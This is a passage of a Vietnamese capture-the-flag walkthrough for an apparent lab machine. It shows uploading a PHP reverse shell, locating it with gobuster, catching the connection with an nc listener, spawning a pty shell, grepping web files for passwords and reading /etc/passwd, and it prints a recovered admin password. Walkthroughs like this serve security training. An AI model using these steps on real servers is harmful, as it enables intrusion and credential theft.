


Load lại page thì lúc này ta đã truy cập được page Uploads:




Để xâm nhập vào web server ta sẽ upload một php reverse shell. Ta có thể sử dụng mẫu có sẵn trong folder **/usr/share/webshells/**. Ở phần IP và port ta chỉnh sửa theo cấu hình hiện tại

của máy ta.




Upload file này lên web:




Sau khi upload thành công, ta sẽ thực hiện tìm kiếm vét cạn các thư mục để tìm thư mục mà chứa file ta vừa upload lên. Sử dụng công cụ **gobuster** để tìm kiếm:


gobuster dir --url http://{IP}/ --wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php



Dựa theo kết quả ta có thể xác định được đường dẫn chứa file upload là "http://10.129.185.174/uploads/". Đáp án cho task này là **/uploads**.
Kiểm tra đáp án:




Task6:




Các bước thực hiện:


Ta thử truy cập vào http://10.129.185.174/uploads/ thì kết quả trả về là không có quyền truy cập:




Lúc này ta tạo một nc Listener để tạo kết nối với web server thông qua php reverse shell ta đã upload khi nãy. Tiếp theo ta truy cập vào php reverse shell thông qua đường dẫn trên browser để kích hoạt nó(nếu không thành công thì thực hiện lại bước đăng nhập với quyền admin và upload file lại):
http://{IP}/uploads/shellcode.php
Kết quả sau khi thực hiện là ta đã hoàn thành kết nối với web server:




Tạo một shell bash mới trong terminal hiện tại thông qua câu lệnh:
python3 -c 'import pty;pty.spawn("/bin/bash")'




Ta truy cập vào đường dẫn **/var/www/html/cdn-cgi/login** để tìm kiếm thông tin đăng nhập của user. Dùng lệnh **cat | *grep -i pass*** để thực hiện tìm kiếm:




Ta tìm được một tài khoản đăng nhập với username là **admin** và mật khẩu là **MEGACORP_4dm1n!!**. Ta vào mục /etc/passwd để kiểm tra danh sách user:




Ta thấy được user **robert** là user mà ta đang tìm cho yêu cầu task này. Thử đăng nhập user robert bằng mật khẩu vừa tìm được. Kết quả trả về là không hợp lệ:



